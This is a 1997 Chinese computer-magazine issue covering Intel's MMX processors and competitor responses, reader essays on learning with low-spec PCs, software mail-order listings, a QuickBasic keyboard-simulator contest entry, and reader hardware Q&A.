要更好地满足用户对图像、图形、声音、视频和通信等多媒体数据的处理要求，单纯靠提高 CPU 速度如提高 CPU 时钟频率，优化 CPU 执行部件和流水线结构等，或者依靠增加硬件插卡等手段已显得贫乏苍白、力不从心，积木式的多媒体板卡套装结构不仅增加了系统的复杂性和不稳定性，而且使价格和维护成本据高不下。1995 年火暴京城的多媒体电脑，进入 1996 年后已显疲态，即使是在以往销售兴旺的冬季也没有表现出令商家惊喜的场面。为了解决这些问题，进一步推动多媒体技术的发展，更多地占领和扩大市场并客观上成为业界标准，Intel 公司去年三月宣布了其多媒体策略 MMX 以及尚在研制中的、内含该技术的产品 P55C 和 Klamath 微处理器。

二、MMX 多媒体芯片

MMX 处理器芯片是迄今为止 PC 技术上结构最为复杂、功能最为强大、生产工艺最为精细的超级 CPU，其 x86 指令体系得到了自 80386 以来最重大的变革和扩充，它在 Pentium 芯片技术基础上，增加了 57 条新指令、8 个新的 64 位数据寄存器、4 种新的数据类型。新增指令支持单指令多数据运算(SIMD)。

MMX CPU 具有三个显著的多媒特点：一是拥有用于矢量计算和矩阵计算的积和运算功能；二是拥有面向像素与数据处理的饱和运算功能；三是采用 SIMD 型指令，8 个 8 位数据或 4 个 16 位数据或 2 个 32 位数据，可用一条指令处理。从目前数据通信和图像处理、图形、MPEG 活动影像、音乐/语音合成、语音压缩、语音识别软件的关键数学模型中所包含的大量矢量乘积、矩阵运算和多项式计算过程来看，MMX 迎合了多媒体功能的需求，而过去这些多媒工作均由多媒体卡如声卡、图形图像显示卡和解压卡等分别完成，MMX 的出现无疑是多媒体技术的福音。据 Intel 公司北京办事处称，MMX 技术不但能满足用户的多媒体功能需要，而且将使系统性能提高 10%到 20%，对于针对 MMX 指令集作了优化调整的应用软件来说，性能提高更大，而价格据业界专家言将具有一定的攻击性。

MMX CPU 芯片由于具有较大的性价比，能满足一般的使用要求，预计会迅速得到普及。根据 Intel 计划，从 1997 年开始，其所有 32 位微处理器全都拥有 MMX，原有名称同时改变。Pentium CPU 加入 MMX 后，具有改进了的流水线和增大到 16KB 的高速缓存，改叫 P55C，最低时钟频率约为 200MHz，1997 年一季度面市；Pentium pro CPU 改叫 Klamath ，其最低时钟频率为 233MHz 或 266MHz，1997 年中问世，它将淘汰昂贵的多芯片封装模式，大大改善运行现有 16 位软件的性能 ;更高时钟频率的 Pentium pro 级 CPU 改名 Deschutes，1997 年底出世，届时其时钟频率将达 300MHz 或 333MHz。Klamath 和 Deschutes 均为 P6 级别，Intel 第七代 64 位 x86 也已隐隐浮现在地平线上，虽尚未成型，但 Intel 已计划给它加入 MMX 技术并为它取好了名字 Merced。

多媒体芯片的集成度在逐渐向更高的方向发展，这对提高 CPU 芯片性能，降低成本，增强市场竞争力极有好处。未来的多媒 CPU 芯片，Klamath 将首先达到更高的集成度，而 AMD 和 Cyrix 的多媒芯片由于初期的集成度较低，预计即使在 2.x 伏较低的环保电压下使用，也同样可能会出现第五代产品就已遇到的芯片发热问题，若果真如此，AMD 和 Cyrix 又要绞尽脑汁开拓 Intel 的市场了。

三、MMX 技术引起的各界反响

说到 Intel 的 MMX 技术策略，不能不提它的两位老战友。Cyrix 和 AMD 在 Intel 宣布 MMX 技术后，很快分别公布了自己的 MMX 策略：在各自的新

一代处理器芯片 M2 和 K6 中支持 MMX 技术。Cyrix 声称在其 M2 处理器中仅用不到 2 万个晶体管就实现了与 Intel CPU 完全兼容的 MMX 技术指令，而芯片增加的尺寸不超过 1%，同时 L1 高速缓冲器的容量将增加到 64KB，并进一步优化其处理器内核，以加快 64 位指令的执行速度。M2 微处理器的管脚与 Cyrix 6x86（M1）处理器完全相同，目前的 Cyrix 6x86 用户仅需将其 CPU 升级到 M2，即可获得 MMX 硬件平台。从 Cyrix 的技术声明中似乎可以得出这样的结论：M2 结构精简、技术全面、性能好、自升级能力强，大有超过 Intel P55C 脱颖而出并强烈威胁 Klamath，直逼 P6 级 CPU 芯片头把交椅的趋势。不过由于没有和 Intel 达成关于 MMX 交叉授权协议，缺乏这方面的技术，M2 和 x86 体系的兼容性是否无懈可击，尚不得而知，还需深入的测试。AMD 在 K5 的研制上曾经受尽折磨，极想在 K6 上翻身，它在同 Intel 达成授权协议的基础上，对原 NexGen 研制的 686 CPU 进行了 x86 体系的兼容性改造，使 K6 的 L1 高速缓存增为 64KB，并对 P54C 系列 Pentium 插座针脚兼容，预期速率将达到 233MHz，等效于 P55C 或 Klamath 版本。K6 向 Klamath 叫板的声音不甚响亮，由此可以管窥出发展 K5 芯片的挫折对 AMD 的影响有多大。

树欲静而风不止。面对 Intel 这一动向，希望维持多媒体功能分工完成现状的外围 LSI 厂家和外围 DSP 厂家不可能泰然处之，因为由于 Intel 在 P55C 中追加指令，目前微处理器同外围设备的任务分工有可能会发生一系列变化，由外围芯片负责的一部分处理有可能由 CPU 来进行，使用户即使不购买安装昂贵的专用处理芯片，也能进行类似的多媒体指令处理。数字信号处理 DSP（Date single processor）如调制解调器、MPEG 解压芯片、图形图像处理芯片等及可编程多媒体专用处理系统 LSI 如桌上型会议系统和三维图形处理，将分别由于 MMX 的积和、饱和运算功能和 SIMD 指令，而遭受冲击，变得无足轻重可有可无。现在若采用 120MHz 以上的 PentiumCPU 同拥有动画处理功能的图形加速器 LSI 相结合进行软解压，虽然可产生全动/全屏幕方式还原的 MPEG1 动画，但由于该过程完全使用了微处理器的性能，所以基本上无法再同时进行其它任务处理，而 MMX 多媒体 CPU 却可以实现这一功能。MMX 技术理论上基本可以达到削减硬卡，解放 CPU，实现多媒体效果的作用，因此价廉物美的新一代 CPU 预计会以锐不可挡之势冲入未来的多媒体世界。S3、Trident、Creative Labs、ATI、Cirrus－Logic、Yamaha 等一些大名鼎鼎的视频和多媒体卡生产厂商面对 MMX 无可奈何地声称，将对 MMX 技术持积极态度，以山重水复疑无路，柳暗花明又一村的乐观思想，重新寻找新的多媒体技术生长点。不过，令商家可以欣慰的是，据采访三家 CPU 驻京办事处得到的消息，内含 MMX 指令 CPU 的多媒功能效果到底如何，能否实现完美的图形图像和声音处理等功能，取代现有的专用板卡，现在下结论均为时过早。MMX 或许能够一举扫平现有多媒板卡，或许只能增强现有板卡的多媒效果，替代一些低档次产品，对高档卡的冲击只能待 P55C、M2、K6 问世，经过严格测试后，才能最后下结论，况且，多媒体芯片的推出和普及也不是一朝一夕的事，它在国内市场的亮相还有一个滞后国际市场的问题以及能否被用户接受的价格问题，同时，任何技术都有不完善之处，MMX 技术也会有自己的缺陷和不足，它不可能是万能的"多媒之主"。多媒体卡厂商仍有生存的空间和土壤，但销量和利润预计将会下降。

与硬件厂商相比，那些能从 MMX 技术受益的软件厂商十分欢迎新一代芯片早日君临天下。MMX 技术不仅将带动新一轮软件升级浪潮，实现可观的利润，而且为软件公司推出新品奠定了坚实的硬件基础。除 Microsoft 等软件巨头外，一些图像图形和游戏等应用软件厂商如 Adobe 也是不甘人后，纷纷宣布将在其产品中支持 MMX 技术。由于 MMX 良好的加速性能，今后不使用 MMX 指令的软件，将失去竞争力，不思进取的软件公司将面临生存和发展危机。

总之，伴随着 MMX 多媒 CPU 芯片进军市场的步伐声，一批公司将迅速崛起，市场格局将重新划分。

四、用户升级存在的问题

MMX 多媒体指令 CPU 芯片，对用户无疑具有强大的诱惑力，或许很多用户正跃跃欲试，欲拨掉 P54C 或 K5、M1 芯片换入 P55C 或 K6、M2。但是，且慢。CPU 的升级远不是新一代芯片与母板插脚兼容就能解决问题的。I/O 总线的时钟频率能否支持，主板控制芯片组是否可用以及板上电压的供给是否合适，都是必须考虑的事情。目前市面上所能购买到的主板，基本上都是优先面对 P54C 系列 CPU，内外采用统一电压供电。而 Intel P55C、AMD 未来的 K6 和 CyrixM2 CPU 将采用内外不同的电压使用方式，以最大程度地减少发热量、降低功耗。一些主板为了超前适应特地提供了 CPU 内部电压低于外部电压的双电压方式，具有较好的升级能力。有的主板虽然本身不支持双电压方式，但可以使用 VRM（电压调节模块的方式，支持低功耗 CPU，但如果购买这样的板子，想上将来可能流行的低功耗 CPU 就必须向厂商索要 VRM 模块，升级机会就不多了。

（本刊记者　赵健）

低配置？真功夫？

编者按："低配置电脑练得出真功夫吗？"您是否有过这样的疑虑？没错！电脑升级换代实在是太快了，我们手中的电脑今天可能还是"高配置"，可明天就有可能成为"低配置"，产生这样的疑虑是很正常的(特别是你心目中的"高配置"电脑成为你无法承受的奢求时)。针对这个问题，编辑部在1996年12期的读编热线和网上进行了征稿，读者反应强烈，出乎我们预料的是，所有的读者来稿都给予了肯定的答案："低配置电脑练得出真功夫"。这不仅使我们感到欣慰，更使我们感受到了广大读者学习电脑的热情。您是否能从他们的"现身说法"中领略到学习电脑的真谛呢？

A君：我用电脑干什么

我于1993年5月份，用7000余元购得386DX－40、1MB内存、40MB硬盘、FIGI.28彩显兼容机一台，这在当时可算是配置较好的个人电脑了(现在不一样是低配置?)。我用她学会了DOS操作、WPS文字处理、FoxBASE数据库处理、晓军213汉字系统应用、UCDOS3.0等。在工作中用于报表处理、文字处理、工程预决算等。使用也比较得心应手。

1995年5月份，由于工作上的需要，和新加坡的外商共同工作。他们的文字处理都为WORD6.0和EXCEL5.0及CSTAR2.0，在交流上很不方便。于是我重新组装了一台486DX4－100、8MB内存、210MB硬盘的兼容电脑。学会了WINDOWS及WIN95、WORD、EXCEL、CAD，以后又装上了多媒体、上了BBS及INTERNET。

随着时代的发展，我们有了一个更充分的选择。从286到586乃至Pentium Pro。电脑的购置应根据个人的需要而定，有人购买一台P133只为了软解压看VCD，而软件大师吴晓军用一台286和DOS附送的调试软件，编出了风靡一时的213系列。　(罗浩中)

B君：想当程序员吗?

何谓真功夫？我的理解是对计算机体系、结构有较明确的整体认识，软件、硬件领域都比较熟悉。我想，提出这个题目并非提倡大家回过头来买低配置的电脑，即使把低配置电脑的好处说得天花乱坠，大家也知道高配置的电脑比低配置的电脑好用。现在目的是想为早些年所买的低配置电脑挖掘出些新的生命力来，让这些旧物也能再发挥点余热，不要让之沉睡或只担当打字机的角色。

我认为，目前所说的低配置电脑，一般指386及以下CPU、40M左右的硬盘、4M以下内存的电脑。这样的电脑，我觉得对于一般电脑用户，会受很大的局限，有很多优秀的应用软件无法使用；但对于程序员来说，低配置的电脑，一样可以练出真功夫！一个习惯于用QB、TC、TP或汇编等语言编程的程序员，电脑配置的高低对他的影响并不太大。在286同样可以编出很优秀的软件，而且在低配置电脑上，会使程序员对电脑的认识更加深刻。因为他必须时时考虑DOS内存分配、磁盘空间交换等问题，这样就会精通DOS，深入了解电脑的内部体系结构。高配置下的VB、VC、C++、VF等编程工具，掩盖了系统内部细节，使编写程序容易了，那么你对电脑内部认识也就不很深入了。因此我觉得，386DX以下的电脑配置，可以用来精通DOS，用作程序设计，有了这些良好的基础，将来再转到高配置电脑上，将如鱼得水，有更大的进步。　(杨维国)

C君："低配置"并不"低"

学电脑要掌握的基础知识范围很广，且根据应用领域的不同而要求各异。就目前中国电脑的应用情况，可大概分为：企业MIS应用、办公室OA应用、数值计算、CAD应用、网络应用(包括BBS应用及INTERNET应用等)及多媒体应用等。下面将分别就不同的领域中的低配置电脑谈谈我的看法。

中小企业MIS应用、办公室OA应用，要求的基础知识和技能大概相当于全国计算机等级考试二级(管理类)，以及三级(偏软)的水平，对于用户，可能要求还要低一些，只要达到一级就够了。一、二级等级考试要求掌握一门高级语言或数据库编程语言等。所有有关内容完全可以在80X86任何一个级别的机器上顺利实现，并达到考试大纲要求的基本环境。笔者从1989年开始学习电脑，到能够自行编制MIS软件为止，就从未接触过286以上的电脑。由于DOS，FoxBASE(dBASE)，BASIC，WPS，TURBO C等软件都是对硬件要求很低的软件，用低配置电脑进行MIS的开发，应用及一般要求的OA应用应该是可行的，而对初学者来说，掌握此两种应用的关键在于其理论上的修练和实际操作的熟练程度，并不在于电脑配置的高低。

CAD应用是电脑应用的重要领域，也是电脑较高层次的应用，要想较好地运行CAD系统，一台快速的

CPU，大内存，大硬盘微机是不可或缺的。然而，在386DX 及 486SX、DX 机上，如有 4M 以上内存和协处理器，运行简单的 CAD 系统，如 AUTODESK 公司的 AUTOCAD 等软件也是可行的，这对初学者学习软件使用方法和 CAD 的基本思想方法是非常有益的。

多媒体应用是高档机的强项，大内存，快速显示卡，快速 CPU 以及先进的总线技术是多媒体应用的前提，由于低配置电脑的限制，进行多媒体应用开发对低配置微机显然是不合适的。

因此，全面地看，用低配置电脑进行基本的电脑知识，技术学习是不成问题的，事实上，大批的低配置电脑正在许多中小企业中发挥着这方面的效能；而对于日新月异的多媒体、网络、CAD 等技术来说，低配置电脑即使不能直接进行有效的多媒体、网络、CAD 的开发应用，也会为将来有条件后的学习打下坚实的基础。从这个意义上讲：低配置电脑完全可以练得出真功夫。

（广东　阿宝）

D 君：练车何必用“奔驰”

三四年前，我得到了一种很差的电脑，那几乎可以说不是电脑，它只是由一台“小天才”游戏机和一个配套键盘组成，它连中文都无法打出来，我当时对电脑更是一窍不通。但当我自从有了这台机子以后，就被它的 BASIC 语言迷住了，于是我到处找资料学习，自己动手编程序，虽然水平不高，可产量颇丰，我那时已经完全沉迷于其中了。虽然它的 BASIC 语言还极不完善，但我仍然从中学到了许多编程的知识和技巧。从此，我也成为了一个电脑爱好者。

第二年，我买了一台 386，没有硬盘，仅 1M 内存，那时是 486 横行天下，386 仅比 286 强一些，可以算得上是地地道道的低配置了，但我并没有为此而沮丧，相反我还为我有了一台真正的电脑感到高兴，于是我以后几乎时时都在想着该怎么用这台电脑，我不但继续在 BASIC 天空中飞翔，而且开始学习 DOS，及应用软件。那时我已经被这台电脑完全吸引住了，根本没有注意到它的配置有多低。那时的我，电脑知识飞速增长，水平也在不断提高。在学校里所有人对我的电脑水平都做了肯定。那些与我一起买电脑的人，虽然用的是 486，但他们的水平远不如我，这一点他们也不否认。后来，我为了更好地挖掘这台电脑的潜能，也象以前一样查资料，动脑筋。使这台电脑用上了高版本的 DOS，UCDOS，以及许多需要硬盘的软件和游戏。

后来，在 586 将要登场之时，我为自己添了一块 210M 的硬盘，并加了 1M 内存。由于我的基础好，许多应用软件一到手上不久我就可以运用自如了，根本无需去查资料。我对这台电脑一直是一往情深。

由于我有这样的经历，因此我可以说，想学电脑，高档低档没有关系，配置低也无所谓。只要你对电脑的学习一直报着极大的热情，在低配置机上照样可以练得出真功夫。

（新疆　王骏）

E 君：“低配置”软硬都见真功夫

我想编程可能是计算机应用最基本的‘真功夫’了吧！我们知道，编程是一门很复杂的应用科学，而它的灵魂就是算法。C，汇编等很多计算机语言都能在低配置电脑上运行，就拿很普遍的 TURBO C2.0 来说，它在 286 的机器上也能良好地运行，同时 TURBO C2.0 基本体现了编程语言的所有基本算法和数据结构。实际上我们使用过的许多软件都是由它编译而成的，学精了一种语言，也就获得了编程的精髓，再攻学其它计算机语言也就易如反掌了，而其它的计算机语言也只不过是形式上的变化以及新功能的附加。能自己编制实用的软件，这难道还不算真功夫吗？

另外，低配置电脑由于具有配置低的特点，通过它还可以学到一些在高配置电脑上学不到的东西。你不信？听我详说。大家知道低配置电脑的内存一般很小，而一些软件对内存容量的要求很苛刻。尤其是基本内存，对于高配置电脑而言，内存为 4M，8M 或更高，有了足量的扩展内存，对基本内存的要求就不是很高了，因此它们能很容易地运行。但是它们对低配置电脑就没那么宽容了，内存不够用时就会死机。怎么办呢？于是乎，被逼上梁山，练起了配置内存的真功夫。可别小瞧这功夫，它涉及到你对内存结构及类型的了解，config.sys 及 autoexec.bat 文件的编写，面向不同软件需求的多菜单配置，甚至一些内存管理软件的使用，这些知识很多都涉及到计算机内部深一层的知识，学会了这些，就能解决很多实际问题，你在别人眼里就有可能是‘高人’了，你说这不算真功夫吗？

以上笔者从软件方面谈了几点，下面再从硬件出发谈一下这个问题。众所周知，电脑本身无论是 386、486 还是奔腾机，也无论配置高一些还是低一些，它们在组成结构上并无大的本质区别，很多种部件在它们内部都可以找到，所以它们具有很大的共性。如构成上都包括主板，扩展卡，电源等，在组装上都要考虑电源及数据线的正确对接和跳线方法等技术细节，就连维修中查找故障点的方法也相似，如替换法，逐插法等。因此，如果你对低配置电脑的结构比较了解，并掌握了组装、维修它们的方法，那么再组装，维修高配置电脑也就不是什么难事了，只要接触几此，认识一些新设备的使用特点，很快就能达到维修员的水平。

因此，我认为，无论从硬件还是软件方面，低配置电脑都是可以练得出真功夫的。

（吉林　刘立峰）

KV300 计算机杀毒工具：KV300 是经北京市公安局计算机安全监察处审查、认定后的计算机病毒检测、清除软件产品。本软件采用独特的开放式系统，用户自己不需编程序就可以简单方便地不断增加本软件检测和清除计算机病毒的数量。KV300 是目前唯一具备开放式和封闭式两套功能的杀病毒软件，使查病毒细致、准确而广泛。利用病毒特征代码过滤器，可以很容易查出部分变形病毒。KV300 具有自我检查、自我修复、自我解除所有感染的病毒，即具有金蝉脱壳之功能，确保自身清洁和完整。售价 260 元

苦丁香系列软件包括：

英语词汇速记 EDC 软件：充分利用教育心理学的研究成果，采用优化设计，打破了词汇〔包括单词和词组〕枯燥乏味的记忆方式，采用游戏，寓教于乐，令人耳目一新，本软件使您眼、耳、口、手同时参与记忆，采用与大、中、小学教材同步学习的编排方式，覆盖了小学、中学、大学到托福、GRE 等 39 个词库，适用于各种层次的英语学习者，EDC 伴您轻松度过单词难关。售价 88 元

C 语言速成软件 CAIC：此软件摒弃了传统教学软件电子文档式的单一教学形式，集知识点讲解、实例分析、自由编程、编译运行于一体；它既教给您编程的思想，也教给您表达思想的方法，交互性强，集编辑、编译、运行于一体，即学即用，学用结合，是 C 语言教学软件之精品。售价 90 元

计算机等级考试模拟考场 CGE：此软件依据计算机等级考试大纲而设计的，是专为欲参加考试的人员而编写，它为读者提供了一个模拟考场，这里有时间设置，考试时间一到立刻交卷，并且设有四个考场，可供参加不同等级的人使用，CGE 形成时兼顾多个知识点，有深度和广度，并且在考试结束后均有讲评，非常实用。售价 80 元

INTERNET 学习软件 CAINET：这是运行于 WINDOWS 环境下的一种 INTERNET 教学软件，读者从中可以学到部分常用的 UNIX 命令、发送 E－MailL 邮件、远程登录、文件下载、还有长途通话等很多知识。售价 90 元

汉神——中文集成系统：汉神中文集成系统是一套先进而完善的中文资料系统，尤其适用于办公自动化的需要，首先，汉神系统中提供了一个功能强大的中文视窗环境，能稳定地运行在各种中西文视窗环境下；其次是集成了一系列丰富多彩的中文资料或中英双语资料处理的应用软件，它们既有各自的独立性，又可多个任务同时运行、交互使用。主要有以下几种功能：中文视窗、文字处理、英汉翻译、商业信件、电子辞典等，它的汉字识别系统是印刷体中英文快速录入的实用工具，造字工具可以随意编辑产生曲线写真字体，方便地产生新字，还提供了各种实用软件工具，以满足用户在进行某些特别处理时的需要。售价 4800 元

希望 UCWIN3·1 学习版：是希望公司特定为要学习 UCWIN 系统的读者而设计的，从中读者可以学习 UCWIN 的各项功能及使用，并能进行汉字处理和 UCWIN 的初级开发，是不可多得的 UCWIN 教学软件。售价 20 元

HOT 英汉通：是集英汉字典、中英文互译、动态汉化、添加词汇、修改主词库等功能于一身的集成软件系统，它能够运行于 DOS、WINDOWS3.1、WIN95、INTERNET 多种环境下，英汉通的功能强大、易用，并提供了多种实用工具，内置多内码汉字核心，实现智能识别功能；"弹指通"汉字编码在线速查工具，它提供了在线速查任意一个汉字的输入编码的功能，编码范围涵盖了五笔、自然、仓颉〔简繁〕、区位等 10 余种输入法；HOT－WORD 字处理软件，完全所见即所得，小巧玲珑又功能强大；97 即时汉化专家，可以将英文软件自动永久汉化为中文软件。另外，购买本软件特别赠送"轻松上网"多媒体光盘，为您提供一个良好的学习 INTERNET 的环境。售价 108 元

王特绿色 MIS 精华版：王特绿色 MIS 大型集成管理系统设计独具匠心，每个模块精雕细琢，物超所值套装软件，自动生成运行系统和集成系统的源程序，内含开发系统、运行系统和集成系统〔通用人事、石材、物业、消防、商业、酒店、名片、船务、医院、财务、汽车配件、铁路、在型查询、教育等管理信息系统〕，可脱离数据库平台、直接运行于 DOS 状态下，占用硬盘资源少，很少产生多余文件，是极具有收藏价值的 MIS 精品。售价 980 元

幸福人生咨询大全：这是一套关于生活遇到各种问题时的咨询百科全书，这之中包括：儿童养育、婚姻恋爱、老年人身心咨询保健、中小学生学习、儿童疾病保健、家庭教育、智力开发、情书撰写、性奥秘、性生活咨询等等，它可以在您的生活中发挥很大的作用。见邮购目录。

好消息

本期邮购目录所列软件在 1997 年 3 月 31 前施行九折优惠。

1996年十一期擂台赛讲评

本期擂台赛要求在屏幕上模拟键盘并显示所按下的键,钟嵘编写的程序实现的效果较为理想,界面也比较逼真。此程序采用 Quick Basic 语言编程,其中子程序 Get.scancode 用于返回按键的扫描码和键码,LTK 画立体按钮,Drawkey 根据扫描码在对应的位置绘制凹或凸形状的按键,DrawEnter 画回车键,body 画键盘边框,asc15.along 在图形模式下在指定位置“画”出字符串,goup 模拟滚屏,delay 延时,DrawScreen 画显示器。由于每个按键对应一个扫描码,因此可用扫描码作为按键位置坐标的下标。为了取得所按下键的扫描码和键码,此程序采用直接调用 BIOS 键盘中断 INT 16H 的方法。绘制好模拟键盘后,用 Do...Loop 循环判断是否有按键动作,如有则调用 Drawkey 函数根据键的扫描码将所对应的键先画凹状延时 70 秒后再画凸状,以表示该键被按下后又被释放。另外,此程序是用图形模式下的画线方法画出按键上的字符。用此法显示的字符自然,但编程较麻烦。因程序较长,这里只能登出主程序。

```
DECLARE SUB goup ()
DECLARE SUB Drawscreen ()
DECLARE SUB drawkey (scancode!, wzx!(), wzy!(), k!)
DECLARE FUNCTION get.scancode! (keycode!)
DECLARE SUB asc15.along (aschr$, x!, y!, C!)
DECLARE SUB DrawEnter (x!, y!, k!)
DECLARE SUB body ()
DECLARE SUB LTK (x!, y!, w!, h!, s!, k!)
DECLARE SUB delay (n!)
'$INCLUDE: 'qb.bi'
'-----主程序----
DIM wzx(&HFF), wzy(&HFF)            '定义按键位置坐标数组
DIM keystr$(90), keystrl$(90)       '定义按键所对应字符数组
'将每个键的位置读入数组
FOR n = 2 TO 14
  wzx(n) = 60 + (n - 2) * 40: wzy(n) = 197
NEXT
FOR n = 16 TO 28
  wzx(n) = 40 + (n - 15) * 40: wzy(n) = 240
NEXT
FOR n = 30 TO 40
  wzx(n) = 90 + (n - 30) * 40: wzy(n) = 280
NEXT
FOR n = 44 TO 53
  wzx(n) = 110 + (n - 44) * 40: wzy(n) = 320
NEXT
n = 41: wzx(n) = 20: wzy(n) = 197
n = 15: wzx(n) = 20: wzy(n) = 240
n = 57: wzx(n) = 180: wzy(n) = 360
n = 86: wzx(n) = 85: wzy(n) = 360
n = 43: wzx(n) = 520: wzy(n) = 360
'将每个键对应的字符读入数组
FOR n = 2 TO 53
  READ keystr$(n)
NEXT
FOR n = 2 TO 13
  READ keystrl$(n)
NEXT
READ keystrl$(41), keystrl$(26), keystrl$(27)
READ keystrl$(39), keystrl$(40), keystrl$(51)
READ keystrl$(52), keystrl$(53), keystrl$(43)
keystr$(40) = CHR$(34)
'画键盘
SCREEN 12          '将屏幕设置为640x480分辨率16色图形模式
body               '画键盘外框及功能键
FOR n = 2 TO 86
  drawkey n, wzx(), wzy(), 0      '画按键
  '画F键和K键上的小凸起
  IF n = 33 OR n = 36 THEN LTK wzx(n) + 16, wzy(n) + 19, 4, 1, 1, 0
  '给每个键注上其对应的字符
  IF keystr$(n) <> "" THEN asc15.along keystr$(n), wzx(n) - 3, wzy(n) + 3, 0
  IF keystrl$(n) <> "" THEN asc15.along keystrl$(n), wzx(n) - 3, wzy(n) + 18, 0
NEXT
'画模拟显示器
Drawscreen
'对击键作出反应
LOCATE 3, 11
DO UNTIL scan = 1                      '循环直到按ESC键
  scan = get.scancode(h)               '获得按键扫描码及键码
  drawkey scan, wzx(), wzy(), 1        '绘制"凹"状按键
  delay .07                            '延时
  drawkey scan, wzx(), wzy(), 0        '绘制"凸"状按键
'在模拟显示器上显示所键入的字符
  y = CSRLIN: x = POS(0)           '取得当前光标在屏幕上的坐标
IF x > 70 THEN y = y + 1: x = 11   '列数大于70则换行
IF y > 5 THEN goup: x = 11: y = 5  '行数大于5 则卷屏
IF scan = 28 THEN                  '当键入回车键时
  IF y = 5 THEN goup: x = 11: ELSE y = y + 1: x = 11
 END IF
 IF scan = 14 THEN                 '当键入退格键时
   IF x > 11 THEN LOCATE , x - 1: PRINT " ";
   IF x > 11 THEN x = x - 1 ELSE x = 11
 END IF
 LOCATE y, x
 IF h > 31 OR h = 9 THEN           '如果键码大于31或为9时
   COLOR 2: PRINT CHR$(h);         '输出键码所对应的字符
 END IF
LOOP
END
DATA "!","@","#","$","%","^","&","*","(",")","-","+"," "
DATA " ","Q","W","E","R","T","Y","U","I","O","P","{","}"," "
DATA " ","A","S","D","F","G","H","J","K","L",":","
DATA " ~"," "," | ","Z","X","C","V","B","N","M","<",">","?"
DATA "1","2","3","4","5","6","7","8","9","0","-","="
DATA "`", "[", "]", ";", "'", ",", ".", "/", "\"
```

本期优胜者

钟嵘　陕西省宝鸡市宝平路14号(721001)

1997年二期擂台赛题目

显示一弹出式菜单,通过移动光标为选择其中选项:打开、存盘、编辑、退出,并在编辑选项中可弹出下有子菜单 插入、删除、改写。要求界面美观、柔和。

参赛要求 程序有通用性,要求有编程思路和程序注释。

投稿截止日期:1997年3月10日

来稿请寄 北京白石桥路48号《电脑爱好者》编辑部(擂台赛2期)收(100081)

石家庄读者 扈庆武

?一台 Cyrix486DX2/80 的电脑。按资料介绍和在其它机器上测试，用 NOTORN8.0 中的 SI 测 CPU 的速度应为 135.9，可这台机器确只有 56.8，多次修改 BIOS 及跳线均无变化，查毒软件未发现病毒。另外，此机器在启动时，配置信息表过后应显示：Write back on 80 MHZ CPU clock……但有时不显示 80MHZ，而是 75MHZ，请问以上是什么原因？

!这可能是碰到了 REMARK 的 CPU（有些不法商贩将低性能的 CPU 通过 REMARK 技术重新改写），要不就是主板跳线的问题，不过 75MHZ 的问题肯定是主板跳线错误的问题。SI 测速不仅与 CPU 有关，与 Cache 也有关。建议在不加载 Config 和 Autoexec 的情况下，用 Speed20 测速。

广西读者 庞志彬

?IBM PC100 P/75，启动 WIN95 后警告"显示适配器配置不对，系统检测到硬件 CIRRUS LOGIC 并安装，重启系统后正常。但再次重起后，警告再次出现。后反复更改其显示器类型和驱动程序均无效，查看适配器属性，显示'该设备不存在，不能正常运转或没有安装驱动程序。"若更改适配器类型为标准显示卡，虽无警告出现，但达不到 256。是何原因？

!WIN95 对硬件的检测不一定很准确，很有可能不支持 windows3.x 显示驱动程序相同的色彩和分辨率，最好拿显卡附带的驱动盘安装，如果 WIN95 不认，那最保险的办法就是重装一遍 WIN95，先在 WIN3.1 中将所用的驱动程序安装好，再升级 WIN95，一般问题都会解决。改为标准显示卡只支持 16 色。

辽宁读者 宋国成

?一台 P75，8M 内存，四倍速光驱，开机直接用硬解压看 VCD 会提示"select first track"并不工作，而用软解压则无此问题，并且重新用硬解压播放正常，将光驱由 SONY 变为 SAMSUNG 后，必须在光驱内放上特定的一两张 VCD，播放七，八分钟，再换上所要播的 VCD 即可，请问这是何原因？

!这种现象可能由多种原因造成：1. 如果你的机器不是同时装有软硬解压的话，虽然界面不一样，但实质上驱动用的是一个，可以将 autoexec.bat 中的 smartdrv.exe/x/u 放在 MSCDEX.EXE 前面试试。2. 由于光驱的光头在活动架上磨损而产生"印痕"，尤其是在常用的范围内低于其他处，从而使光驱产生'惰性'；"select first track"经常是由这种原因造成的。3. 由于压缩技术的发展很快，一些旧的解压卡就无法看新型号的影碟，但有些解压卡仅仅不认新影碟的调用格式，而其中的内容数据却可以认，因此先调用一张可看的影碟，中途再换一张就可以看了。

陕西读者 杜珂

?一台兼容机，P75/8M，540M 硬盘，在运行一部 PRG 游戏外剑圣录时，每当有战斗时就会死机。热启动无效。而该游戏在一台联想 486/66，4M，540M 硬盘的机器上运行正常，请问是何原因？

!这种问题一般是由于内存配置和硬件配置引起的，可以将正常运行的 486 机器中的 config.sys 和 autoexec.bat 拷到 P75 中（注意备份旧的 config.sys，autoexec.bat 以作对比），另外有些游戏的战斗场景是调用 DOS 下的另一个可执行文件，若该文件被病毒感染或意外损坏，则有可能导致死机。

唐山读者 朱彦

?一台 486DX/80/4MB/540M/大众主板的兼容机经常出现开机后自检到 4096KB 后就停止自检，必须重新按一次或两次 RESET 键后重新启动才能恢复正常，而且从第一次出现这种情况后，系统就开始从 1994.1.1 开始计时，另外在中文 WINDOWS 3.2 中运行各种应用软件时机器经常会自行重启动，用 KV200 也没有查出病毒，应如何解决？

!主板的稳定性不好会导致"重新按一次或两次 RESET 键后重新启动才能恢复正常"。运行各种应用软件时机器经常会自行重启动则是因为内存不稳定的缘故。查一查内存与内存槽是不是接触良好。如果接触良好，先清一下 CMOS，如果问题依旧，查看一下 BIOS 里有关内存的所有设置，比如速度，是否带校验等，还有 CACHE 是否打开了?如果打开了就关上试试。如果确定设置都没问题的话，那只好换内存条了。主板电池老化使 BIOS 内容不能存放，由于 BIOS 被复位使日期为 BIOS 起始日期。

武汉读者 杨均

?海洋 Hippo10 主板，Cyrix486DX2/50CPU，现拟加配 Cache。主板说明书上注明"The external cache is direct - mapped and employs a write - back scheme。"请问这样的主板应配同步的 CACHE，还是异步的 CACHE。为什么?有人说 486 电脑无论配同步还是异步 CACHE 效果都一样？这种说法对吗？

!海洋 486 主板向来号称"没有 CACHE，胜过 CACHE"以他的 DCA 技术取胜，CACHE 是一个快速缓存，对于支持 Cache 的主板，Cache 越大速度越快，同步 Cache 比异步 Cache 快，Write Back（回写）的比 Write Through（写通）的快。

大众论坛点题

